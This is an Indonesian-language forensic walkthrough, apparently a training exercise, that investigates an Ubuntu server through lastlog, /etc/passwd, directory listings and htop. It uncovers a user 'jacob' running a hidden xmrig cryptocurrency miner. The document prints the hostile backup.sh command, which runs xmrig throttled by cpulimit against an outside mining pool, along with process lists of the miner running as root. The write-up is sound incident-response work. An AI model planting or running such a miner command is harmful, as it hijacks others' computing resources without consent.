avahi                                      **Never logged in**
kernoops                                   **Never logged in**
saned                                      **Never logged in**
nm-openvpn                                 **Never logged in**
hplip                                      **Never logged in**
whoopsie                                   **Never logged in**
colord                                     **Never logged in**
geoclue                                    **Never logged in**
pulse                                      **Never logged in**
gnome-initial-setup                           **Never logged in**

gdm                                        **Never logged in**
adminsvr         pts/0    192.168.56.1     Mon Feb 13 02:50:13 -0
800 2023
systemd-coredump                           **Never logged in**
mysql                                      **Never logged in**
sshd                                       **Never logged in**
jacob            pts/1    192.168.2.138    Sat Jun 18 09:31:34 -0
700 2022
pollinate                                  **Never logged in**
landscape                                  **Never logged in**
wazuh                                      **Never logged in**
root                                       **Never logged in**
nobody                                     **Never logged in**
adminsvr@ubuntu:/var/log$
```

Lakukan pengecekan user login
Sintaks:
#cd /var/log
#lastlog

Ditemukan 2(dua) user yaitu :
- adminsvr
- jacob

DATA USER




```
adminsvr@ubuntu:/etc$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
adminsvr:x:1000:1000:adminsvr,,,:/home/adminsvr:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:126:133:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
jacob:x:1001:1001:,,,:/home/jacob:/bin/bash
pollinate:x:128:1::/var/cache/pollinate:/bin/false
landscape:x:129:135::/var/lib/landscape:/usr/sbin/nologin
wazuh:x:130:136::/var/ossec:/sbin/nologin
adminsvr@ubuntu:/etc$ 
```

Lakukan pengecekan user pada system
Sintaks :
#cat /etc/passwd

Ditemukan user lain bernama **Jacob** yang diberikan akses kepada aplikasi bash pada system (terminal dan direktori)


*bash merupakan aplikasi yang digunakan untuk menjalankan perintah kepada sistem operasi

DATA USER



```
adminsvr@ubuntu:/home$ ls -alt
total 16
drwxr-xr-x 17 adminsvr adminsvr 4096 Jan 30 00:02 adminsvr
drwxr-xr-x  6 jacob    jacob    4096 Jun 18  2022 jacob
drwxr-xr-x  4 root     root     4096 Jun 18  2022 .
drwxr-xr-x 20 root     root     4096 Jun 13  2022 ..
adminsvr@ubuntu:/home$ 
```

Terdapat User **Jacob** pada folder home




```
adminsvr@ubuntu:~$ cd /home/jacob/
adminsvr@ubuntu:/home/jacob$ ls -alt
total 10796
drwxr-xr-x  6 jacob jacob    4096 Jun 18  2022 .
-rw-------  1 jacob jacob      19 Jun 18  2022 .bash_history
-rwxr-xr-x  1 root  root      197 Jun 18  2022 backup.sh
drwxr-xr-x 11 root  root     4096 Jun 18  2022 xmrig
-rw-r--r--  1 jacob jacob       0 Jun 18  2022 .sudo_as_admin_successful
drwxr-xr-x  4 jacob jacob    4096 Jun 18  2022 .cache
drwxr-xr-x  4 jacob jacob    4096 Jun 18  2022 .config
drwxr-xr-x  3 jacob jacob    4096 Jun 18  2022 .local
-rw-r--r--  1 jacob jacob    3771 Jun 18  2022 .bashrc
-rw-r--r--  1 jacob jacob     807 Jun 18  2022 .profile
-rw-r--r--  1 jacob jacob     220 Jun 18  2022 .bash_logout
drwxr-xr-x  4 root  root     4096 Jun 18  2022 ..
-rw-r--r--  1 root  root  3826659 Dec  7  2021 gdrive_2.1.1_linux_386.tar.gz
-rwxr-xr-x  1 root  root  7178600 May 28  2021 gdrive
adminsvr@ubuntu:/home/jacob$ 
```

Terdapat file yang mencurigakan milik User **Jacob** :

- xmrig
- backup.sh
- gdrive


FILE MENCURIGAKAN

Cek file backup.sh dengan sintaks : #nano backup.sh




```
  GNU nano 4.8                                   backup.sh
cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u 4A9qAQ4ZwiWZpqTQ2o8T3q>
```

Cek folder xmrig dengan sintaks : #cd xmrig
#ls -alt



```
adminsvr@ubuntu:/home/jacob$ cd xmrig/
adminsvr@ubuntu:/home/jacob/xmrig$ ls -alt
total 140
drwxr-xr-x  6 jacob jacob  4096 Jun 18  2022 ..
drwxr-xr-x  4 root  root   4096 Jun 18  2022 build
drwxr-xr-x 11 root  root   4096 Jun 18  2022 .
drwxr-xr-x  8 root  root   4096 Jun 18  2022 .git
drwxr-xr-x  9 root  root   4096 Jun 18  2022 src
drwxr-xr-x  3 root  root   4096 Jun 18  2022 scripts
-rw-r--r--  1 root  root    501 Jun 18  2022 package.json
drwxr-xr-x  2 root  root   4096 Jun 18  2022 res
drwxr-xr-x  6 root  root   4096 Jun 18  2022 doc
drwxr-xr-x  2 root  root   4096 Jun 18  2022 cmake
drwxr-xr-x  3 root  root   4096 Jun 18  2022 bin
-rw-r--r--  1 root  root  35894 Jun 18  2022 CHANGELOG.md
-rw-r--r--  1 root  root   9479 Jun 18  2022 CMakeLists.txt
drwxr-xr-x  3 root  root   4096 Jun 18  2022 .github
-rw-r--r--  1 root  root    107 Jun 18  2022 .gitignore
-rw-r--r--  1 root  root  35141 Jun 18  2022 LICENSE
-rw-r--r--  1 root  root   2488 Jun 18  2022 README.md
adminsvr@ubuntu:/home/jacob/xmrig$ 
```

Cek xmrig pada Google



xmrig v6.19.0 1 c0143b9 2 weeks ago 3,275 commits

.github/ISSUE_TEMPLATE	Update issue templates	4 years ago
bin/WinRing0	Added WinRing0 driver binary.	4 years ago
cmake	DragonflyBSD compilation fixes	2 months ago
doc	Merge pull request #2161 from coolhaircut/patch-1	2 years ago
res	Special handle for favicon.ico	4 years ago
scripts	Update scripts/build.*.sh.	2 weeks ago
src	v6.19.0	2 weeks ago

About

RandomX, KawPow, CryptoNight and GhostRider unified CPU/GPU miner and RandomX benchmark

xmrig.com/


argon2 cryptocurrency miner monero xmr cryptonight cpuminer xmrig randomx

Readme
GPL-3.0 license
7.4k stars

CEK APLIKASI BERJALAN

Lakukan pengecekan proses aplikasi yang berjalan dengan menjalankan sintaks #htop


*htop merupakan aplikasi untuk melihat proses secara realtime pada linux/Unix based system




```
  1  [|||||                                                  7.4%]   Tasks: 571, 589 thr; 2 running
  2  [||||||                                                 7.8%]   Load average: 20.74 18.67 19.69
  Mem[||||||||||||||||||||||||||||||||||||||||||||||||||||859M/971M]   Uptime: 17:39:07
  Swp[||||||||||||||||||||||||||||||||||||||||||||||||||||923M/923M]

    PID USER       PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   2142 root         9 -11  2704  1396  1336 S  0.6  0.1  0:42.90 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5236 root         9 -11  2704  1648  1588 S  0.0  0.2  0:38.77 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   3901 root         9 -11  2704  1436  1376 S  0.0  0.1  0:40.40 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2453 root        15  -5  360M  4380     0 S  0.0  0.4  0:08.40 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   1211 root        20   0  516M   828     0 S  0.0  0.1  0:12.65 /var/ossec/bin/wazuh-modulesd
  37046 root         9 -11  2704  1844  1712 S  0.0  0.2  0:03.02 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5515 root         9 -11  2704  1688  1628 S  0.0  0.2  0:38.62 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2585 root         9 -11  2704  1600  1540 S  0.0  0.2  0:41.70 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  30577 root         9 -11  2704  1728  1608 S  0.0  0.2  0:05.78 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5060 root         9 -11  2704  1228  1164 S  0.0  0.1  0:38.59 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  30430 root         9 -11  2704  1760  1692 S  0.0  0.2  0:06.00 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   5556 root         9 -11  2704  1436  1376 S  0.0  0.1  0:38.57 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   4267 root         9 -11  2704  1204  1144 S  0.0  0.1  0:39.97 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2311 root         9 -11  2704  1580  1516 S  0.0  0.2  0:41.79 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2452 root         9 -11  2704  1404  1344 S  0.0  0.1  0:42.00 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   4101 root         9 -11  2704  1456  1396 S  0.0  0.1  0:39.84 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  33594 root         9 -11  2704  1556  1424 S  0.0  0.2  0:04.47 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   3748 root         9 -11  2704  1524  1464 S  0.0  0.2  0:40.93 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   2335 root         9 -11  2704  1528  1468 S  0.0  0.2  0:41.91 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
  29757 root         9 -11  2704  1748  1620 S  0.0  0.2  0:06.22 cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.
   4192 root        15  -5  359M  4484     0 S  0.0  0.5  0:08.11 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   2735 root        15  -5  360M  4508     0 S  0.0  0.5  0:08.50 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   3780 root        15  -5  359M  5372   836 S  0.0  0.5  0:08.38 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   4557 root        15  -5  359M  4540     0 S  0.0  0.5  0:08.72 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
   5061 root        15  -5  360M  4568     0 S  0.0  0.5  0:08.11 /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u
